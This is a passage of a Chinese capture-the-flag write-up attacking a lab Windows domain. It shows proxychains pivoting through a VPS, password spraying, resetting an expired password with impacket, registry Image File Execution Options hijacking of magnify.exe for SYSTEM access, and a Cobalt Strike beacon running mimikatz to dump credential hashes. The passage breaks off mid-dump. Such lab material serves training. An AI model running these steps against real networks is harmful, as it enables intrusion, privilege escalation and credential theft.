┌──(root㉿kali)-[/home/kali]
└─# cat /etc/proxychains4.conf
# proxychains.conf VER 4.x
#
# HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.


# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#round_robin_chain
#
# Round Robin - Each connection will be done via chained proxies
# of chain_len length
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped).
# the start of the current proxy chain is the proxy after the last
# proxy in the previously invoked proxy chain.
# if the end of the proxy chain is reached while looking for proxies
# start at the beginning again.
# otherwise EINTR is returned to the app
# These semantics are not guaranteed in a multithreaded environment.
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain or round_robin_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

## Proxy DNS requests - no leak for DNS data
# (disable all of the 3 items below to not proxy your DNS requests)

# method 1. this uses the proxychains4 style method to do remote dns:
# a thread is spawned that serves DNS requests and hands down an ip
# assigned from an internal list (via remote_dns_subnet).
# this is the easiest (setup-wise) and fastest method, however on
# systems with buggy libcs and very complex software like webbrowsers
# this might not work and/or cause crashes.
proxy_dns

# method 2. use the old proxyresolv script to proxy DNS requests
# in proxychains 3.1 style. requires `proxyresolv` in $PATH
# plus a dynamically linked `dig` binary.
# this is a lot slower than `proxy_dns`, doesn't support .onion URLs,
# but might be more compatible with complex software like webbrowsers.
#proxy_dns_old

# method 3. use proxychains4-daemon process to serve remote DNS requests.
# this is similar to the threaded `proxy_dns` method, however it requires
# that proxychains4-daemon is already running on the specified address.
# on the plus side it doesn't do malloc/threads so it should be quite
# compatible with complex, async-unsafe software.
# note that if you don't start proxychains4-daemon before using this,
# the process will simply hang.
#proxy_dns_daemon 127.0.0.1:1053

# set the class A subnet number to use for the internal remote DNS mapping
# we use the reserved 224.x.x.x range by default,
# if the proxified app does a DNS request, we will return an IP from that range.
# on further accesses to this ip we will send the saved DNS name to the proxy.
# in case some control-freak app checks the returned ip, and denies to
# connect, you can use another subnet, e.g. 10.x.x.x or 127.x.x.x.
# of course you should make sure that the proxified app does not need
# *real* access to this subnet.
# i.e. dont use the same subnet then in the localnet section
#remote_dns_subnet 127
#remote_dns_subnet 10
remote_dns_subnet 224

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

### Examples for localnet exclusion
## localnet ranges will *not* use a proxy to connect.
## note that localnet works only when plain IP addresses are passed to the app,
## the hostname resolves via /etc/hosts, or proxy_dns is disabled or proxy_dns_old used.

## Exclude connections to 192.168.1.0/24 with port 80
# localnet 192.168.1.0:80/255.255.255.0

## Exclude connections to 192.168.100.0/24
# localnet 192.168.100.0/255.255.255.0

## Exclude connections to ANYwhere with port 80
# localnet 0.0.0.0:80/0.0.0.0
# localnet [::]:80/0

## RFC6890 Loopback address range
## if you enable this, you have to make sure remote_dns_subnet is not 127
## you'll need to enable it if you want to use an application that
## connects to localhost.
# localnet 127.0.0.0/255.0.0.0
# localnet ::1/128

## RFC1918 Private Address Ranges
# localnet 10.0.0.0/255.0.0.0
# localnet 172.16.0.0/255.240.0.0
# localnet 192.168.0.0/255.255.0.0

### Examples for dnat
## Trying to proxy connections to destinations which are dnatted,
## will result in proxying connections to the new given destinations.
## Whenever I connect to 1.1.1.1 on port 1234 actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1:1234 1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write :443 again)
# dnat 1.1.1.2:443 1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1 1.1.1.2:443

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1 1.1.1.2

# ProxyList format
# type ip port [user pass]
# (values separated by 'tab' or 'blank')
#
# only numeric ipv4 addresses are valid
#
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 38.55.99.185 1123

这里我们看最后一行,
最后一行原先应该是socks4 1227.0.0.1 9050

我们修改最后一行,用socks5设置成我们vps的地址(打靶机结束之后改回去,不要影响正常使用),以及我们刚刚进行内网代理的时候socks开放的端口1123

这样子kali就可以经过这两层代理,攻击目标靶机

当然为了让机子强制走我设置的流量,这里还需要了解一下proxychains

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Proxychains 是一个强制应用的网络流量通过代理(如 SOCKS4, SOCKS5, HTTP/HTTPS)的工具。
它的核心思想是:有些应用程序本身不支持通过代理服务器连接网络,Proxychains 可以“强行”让这些应用的流量走你指定的代理通道。
工作原理
它通过一个名为 LD_PRELOAD 的环境变量,将一个动态链接库预加载到目标应用程序的进程空间中。这个库会“劫持”应用程序的网络通信函数(如 connect),将原本要直接发往目标服务器的流量,重定向到你配置好的代理服务器上。

主要用途
渗透测试和红队行动:这是最常见的用途。安全研究人员通过一层或多层代理(跳板机)来隐藏自己的真实IP地址。

访问受限网络:绕过防火墙限制,访问在直接网络中无法访问的资源。

应用代理支持:为那些本身没有提供代理设置选项的命令行工具(如 nmap, wget, ftp,以及你刚才用的 crackmapexec)提供代理功能。

基本使用语法
bash
proxychains [选项] <要运行的程序> [程序参数]
最常用的选项是 -q(安静模式),它可以减少输出日志,让你更专注于目标程序本身的输出。

# /etc/proxychains4.conf 的末尾部分
[ProxyList]
socks5 127.0.0.1 1080
# 可以进行自定义更改
[ProxyList]
socks5 192.168.1.10 1080
http 10.0.0.100 8080
socks4 218.101.10.1 4145

进行密码喷涂

1
2
3
4
5
┌──(root㉿kali)-[/home/kali]
└─# proxychains -q crackmapexec smb 172.22.8.46 -u 'Aldrich' -p 'Ald@rLMWuy7Z!#'
SMB 172.22.8.46 445 WIN2016 [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN2016) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
SMB 172.22.8.46 445 WIN2016 [-] xiaorang.lab\Aldrich:Ald@rLMWuy7Z!# STATUS_PASSWORD_EXPIRED

发现他说密码已经过期和失效

然后利用这个脚本修改smbpasswd的密码
https://github.com/Lex-Case/Impacket/blob/master/examples/smbpasswd.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root㉿kali)-[/home/kali]
└─# proxychains python3 smbpasswd.py xiaorang.lab/Aldrich:'Ald@rLMWuy7Z!#'@172.22.8.15 -newpass 'Admin123$%'

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

===============================================================================
Warning: This functionality will be deprecated in the next Impacket version
===============================================================================

[proxychains] Strict chain ... 38.55.99.185:1123 ... 172.22.8.15:445 ... OK
[!] Password is expired, trying to bind with a null session.
[proxychains] Strict chain ... 38.55.99.185:1123 ... 172.22.8.15:445 ... OK
[*] Password was changed successfully.

发现回显成功,说明密码已经修改好了,然后我们可以在物理机上尝试rdp登录上去
alt text
注意这里因为是域内用户,所以用户名前要加上域名

这里需要设置proxifier代理才能连接内网(这个自己去了解)

alt text

也是成功连上了

根据提示说的镜像劫持,查看注册表的Image File Execution Options

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
PS C:\Users\Aldrich> Get-Acl -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" | f
l *


PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentV
ersion\Image File Execution Options
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentV
ersion
PSChildName : Image File Execution Options
PSDrive : HKLM
PSProvider : Microsoft.PowerShell.Core\Registry
CentralAccessPolicyId :
CentralAccessPolicyName :
Path : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentV
ersion\Image File Execution Options
Owner : NT AUTHORITY\SYSTEM
Group : NT AUTHORITY\SYSTEM
Access : {System.Security.AccessControl.RegistryAccessRule, System.Security.AccessControl.RegistryAcce
ssRule, System.Security.AccessControl.RegistryAccessRule, System.Security.AccessControl.Regis
tryAccessRule...}
Sddl : O:SYG:SYD:PAI(A;CIIO;KA;;;CO)(A;CI;CCDCLCSWRPRC;;;AU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;B
U)(A;CI;KR;;;AC)
AccessToString : CREATOR OWNER Allow FullControl
NT AUTHORITY\Authenticated Users Allow SetValue, CreateSubKey, ReadKey
NT AUTHORITY\SYSTEM Allow FullControl
BUILTIN\Administrators Allow FullControl
BUILTIN\Users Allow ReadKey
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
AuditToString :
AccessRightType : System.Security.AccessControl.RegistryRights
AccessRuleType : System.Security.AccessControl.RegistryAccessRule
AuditRuleType : System.Security.AccessControl.RegistryAuditRule
AreAccessRulesProtected : True
AreAuditRulesProtected : False
AreAccessRulesCanonical : True
AreAuditRulesCanonical : True
1
2
3
AccessToString          : CREATOR OWNER Allow  FullControl
NT AUTHORITY\Authenticated Users Allow SetValue, CreateSubKey, ReadKey
NT AUTHORITY\SYSTEM Allow FullControl

注意到这里有一个在这个用户组下允许设置值,创建值和阅读值
即Authenticated Users
而这里大佬给出了解释

1
2
3
4
5
6
7
8
Authenticated Users 的成员
包括:
所有域用户(Domain Users)。
所有本地用户(Local Users)。
所有通过身份验证的计算机账户(Computer Accounts)。
不包括:
匿名用户(Anonymous)。
Guest 账户(除非启用了 Guest 账户并进行了身份验证)。

所以我们拥有这些权限,可以进行放大镜提权
通过修改注册表,把cmd.exe绑定到放大镜那里(注意这里的cmd.exe)

1
2
PS C:\Users\Aldrich> REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
操作成功完成。

注意!我们还需要上线cs(beacon复制粘贴进目标机器即可)

对了,在这里有小可爱会发问了,都rdp连接上去了,为什么我们不能直接在用户端的cmd中直接运行我们的cs后门来上线cs,而偏偏要通过放大镜绑定cmd之后,锁定用户退到登录界面进行上线cs呢?

在这里我自己尝试过,你登录进去之后上线cs,只拿到了用户权限

而通过放大镜提取,再上线cs,你会得到system权限

然后锁定用户之后推出到系统登录页面,点击右下角的放大镜
alt text

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[11/01 18:45:30] beacon> shell type C:\Users\Administrator\flag\flag02.txt
[11/01 18:45:30] [*] Tasked beacon to run: type C:\Users\Administrator\flag\flag02.txt
[11/01 18:45:31] [+] host called home, sent: 74 bytes
[11/01 18:45:31] [+] received output:
. . . . . . . . . . . . . . . .
.+'|=|`+.=|`+. .+'|=|`+. .+'|=|`+. .+'| |`+. .+'|=|`+. .+'|=|`+. .+'|=|`+.=|`+.
|.+' | | `+.| | | `+.| | | `+.| | | | | | | `+.| | | `+ | |.+' | | `+.|
| | | | . | | | | | | | |=|`. | | | | | |
| | `+.|=|`+. | | | | | | | | `.| | | | | | |
| | . | | | | . | | . | | | | . | | | | | |
| | |`+. | | | | .+'| | | .+'| | | | | .+'| | | | | | |
|.+' `+.|=|.+' `+.|=|.+' `+.|=|.+' |.+' `+.|=|.+' `+.| |.| |.+'


flag02: flag{b06699e2-856b-4f94-8c87-4fee27c3bf47}

拿到flag2

flag3

查看当前的域管理员

1
2
3
4
5
6
7
8
9
10
11
12
13
14
[11/01 18:46:53] beacon> shell net group "domain admins" /domain
[11/01 18:46:53] [*] Tasked beacon to run: net group "domain admins" /domain
[11/01 18:46:54] [+] host called home, sent: 64 bytes
[11/01 18:46:54] [+] received output:
这项请求将在域 xiaorang.lab 的域控制器处理。

组名 Domain Admins
注释 指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator WIN2016$
命令成功完成。

发现我们拿flag2的这台机器就是域内管理员
那我们需要抓取这个管理员的hash。用这机器的hash连接到域控上

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
[11/01 18:48:54] beacon> logonpasswords
[11/01 18:48:54] [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[11/01 18:48:54] [+] host called home, sent: 297480 bytes
[11/01 18:48:55] [+] host called home, sent: 114 bytes
[11/01 18:48:55] [+] received output:

Authentication Id : 0 ; 24663096 (00000000:01785438)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 2025/11/1 18:22:30
SID : S-1-5-90-0-2
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 217850c87ae3a76d998d8c85ad02e0dc
* SHA1 : bfdd1f04aec108e73f0b86ba1174d4ca878b755e
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : xiaorang.lab
* Password : f9 e6 1d d5 24 6d 09 e8 0a 2f 09 43 b2 b2 0d d1 c6 a9 c4 a1 43 8e d0 e6 f2 3a 63 6c c6 73 71 39 cc a4 34 0e 6d 60 e5 5d 30 6f 37 9e 56 f9 73 b6 12 02 da a8 0c 54 5b 44 58 7d b1 3c 1b b5 e6 30 9d 1e f6 6a ff c4 d1 ff 53 e0 30 5d c2 6e fc bf 6b a3 99 72 a2 4c 9a a8 73 9f 03 03 6e 2a f2 64 22 05 a6 ea d5 d8 e9 25 3b 55 7c 4e 5e 64 cb bb 84 62 a6 d9 7a ba 64 db c7 b6 72 82 98 8b 90 56 8e 79 ca 82 82 79 a9 fa ef 4c dd 28 ef eb 2c e8 fc 12 f0 27 64 09 69 b1 25 bc bf e2 b8 05 ac 70 2d a0 fe 85 0e 31 b1 e3 09 89 9b 4c b2 b9 63 57 c4 15 9b 68 34 a0 48 3d 9d 68 f7 c8 91 a7 0f b1 d5 39 28 da 26 68 a1 5c 4c 4b c1 af a0 a7 25 15 9f e6 9f fc b0 63 e7 8d 2d be 35 3a 2e 5b 33 2b 19 16 18 40 bc 70 30 d4 5b fa 81 fa 42 01 69 36
ssp :
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN2016$
Domain : XIAORANG
Logon Server : (null)
Logon Time : 2025/11/1 15:31:05
SID : S-1-5-20
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 217850c87ae3a76d998d8c85ad02e0dc
* SHA1 : bfdd1f04aec108e73f0b86ba1174d4ca878b755e
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : win2016$
* Domain : XIAORANG.LAB
* Password : f9 e6 1d d5 24 6d 09 e8 0a 2f 09 43 b2 b2 0d d1 c6 a9 c4 a1 43 8e d0 e6 f2 3a 63 6c c6 73 71 39 cc a4 34 0e 6d 60 e5 5d 30 6f 37 9e 56 f9 73 b6 12 02 da a8 0c 54 5b 44 58 7d b1 3c 1b b5 e6 30 9d 1e f6 6a ff c4 d1 ff 53 e0 30 5d c2 6e fc bf 6b a3 99 72 a2 4c 9a a8 73 9f 03 03 6e 2a f2 64 22 05 a6 ea d5 d8 e9 25 3b 55 7c 4e 5e 64 cb bb 84 62 a6 d9 7a ba 64 db c7 b6 72 82 98 8b 90 56 8e 79 ca 82 82 79 a9 fa ef 4c dd 28 ef eb 2c e8 fc 12 f0 27 64 09 69 b1 25 bc bf e2 b8 05 ac 70 2d a0 fe 85 0e 31 b1 e3 09 89 9b 4c b2 b9 63 57 c4 15 9b 68 34 a0 48 3d 9d 68 f7 c8 91 a7 0f b1 d5 39 28 da 26 68 a1 5c 4c 4b c1 af a0 a7 25 15 9f e6 9f fc b0 63 e7 8d 2d be 35 3a 2e 5b 33 2b 19 16 18 40 bc 70 30 d4 5b fa 81 fa 42 01 69 36
ssp :
credman :

Authentication Id : 0 ; 24686203 (00000000:0178ae7b)
Session : RemoteInteractive from 2
User Name : Aldrich
Domain : XIAORANG
Logon Server : DC01
Logon Time : 2025/11/1 18:22:31
SID : S-1-5-21-3289074908-3315245560-3429321632-1105
msv :
[00000003] Primary
* Username : Aldrich
* Domain : XIAORANG
* NTLM : 35baccd9e3aef26ca2457cebe0f3fb17
* SHA1 : 16b45b7ca7397dc25f7d12080104c6d31d5999cc
* DPAPI : e3e9811841bdf2bd91d303d9b6c45aea
tspkg :
wdigest :
* Username : Aldrich
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : Aldrich
* Domain : XIAORANG.LAB
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 24663123 (00000000:01785453)
Session : Interactive from 2
User Name : DWM-2
Domain : Window Manager
Logon Server : (null)
Logon Time : 2025/11/1 18:22:30
SID : S-1-5-90-0-2
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 217850c87ae3a76d998d8c85ad02e0dc
* SHA1 : bfdd1f04aec108e73f0b86ba1174d4ca878b755e
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : xiaorang.lab
* Password : f9 e6 1d d5 24 6d 09 e8 0a 2f 09 43 b2 b2 0d d1 c6 a9 c4 a1 43 8e d0 e6 f2 3a 63 6c c6 73 71 39 cc a4 34 0e 6d 60 e5 5d 30 6f 37 9e 56 f9 73 b6 12 02 da a8 0c 54 5b 44 58 7d b1 3c 1b b5 e6 30 9d 1e f6 6a ff c4 d1 ff 53 e0 30 5d c2 6e fc bf 6b a3 99 72 a2 4c 9a a8 73 9f 03 03 6e 2a f2 64 22 05 a6 ea d5 d8 e9 25 3b 55 7c 4e 5e 64 cb bb 84 62 a6 d9 7a ba 64 db c7 b6 72 82 98 8b 90 56 8e 79 ca 82 82 79 a9 fa ef 4c dd 28 ef eb 2c e8 fc 12 f0 27 64 09 69 b1 25 bc bf e2 b8 05 ac 70 2d a0 fe 85 0e 31 b1 e3 09 89 9b 4c b2 b9 63 57 c4 15 9b 68 34 a0 48 3d 9d 68 f7 c8 91 a7 0f b1 d5 39 28 da 26 68 a1 5c 4c 4b c1 af a0 a7 25 15 9f e6 9f fc b0 63 e7 8d 2d be 35 3a 2e 5b 33 2b 19 16 18 40 bc 70 30 d4 5b fa 81 fa 42 01 69 36
ssp :
credman :

Authentication Id : 0 ; 17705683 (00000000:010e2ad3)
Session : Service from 0
User Name : DefaultAppPool
Domain : IIS APPPOOL
Logon Server : (null)
Logon Time : 2025/11/1 17:02:10
SID : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 217850c87ae3a76d998d8c85ad02e0dc
* SHA1 : bfdd1f04aec108e73f0b86ba1174d4ca878b755e
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : xiaorang.lab
* Password : f9 e6 1d d5 24 6d 09 e8 0a 2f 09 43 b2 b2 0d d1 c6 a9 c4 a1 43 8e d0 e6 f2 3a 63 6c c6 73 71 39 cc a4 34 0e 6d 60 e5 5d 30 6f 37 9e 56 f9 73 b6 12 02 da a8 0c 54 5b 44 58 7d b1 3c 1b b5 e6 30 9d 1e f6 6a ff c4 d1 ff 53 e0 30 5d c2 6e fc bf 6b a3 99 72 a2 4c 9a a8 73 9f 03 03 6e 2a f2 64 22 05 a6 ea d5 d8 e9 25 3b 55 7c 4e 5e 64 cb bb 84 62 a6 d9 7a ba 64 db c7 b6 72 82 98 8b 90 56 8e 79 ca 82 82 79 a9 fa ef 4c dd 28 ef eb 2c e8 fc 12 f0 27 64 09 69 b1 25 bc bf e2 b8 05 ac 70 2d a0 fe 85 0e 31 b1 e3 09 89 9b 4c b2 b9 63 57 c4 15 9b 68 34 a0 48 3d 9d 68 f7 c8 91 a7 0f b1 d5 39 28 da 26 68 a1 5c 4c 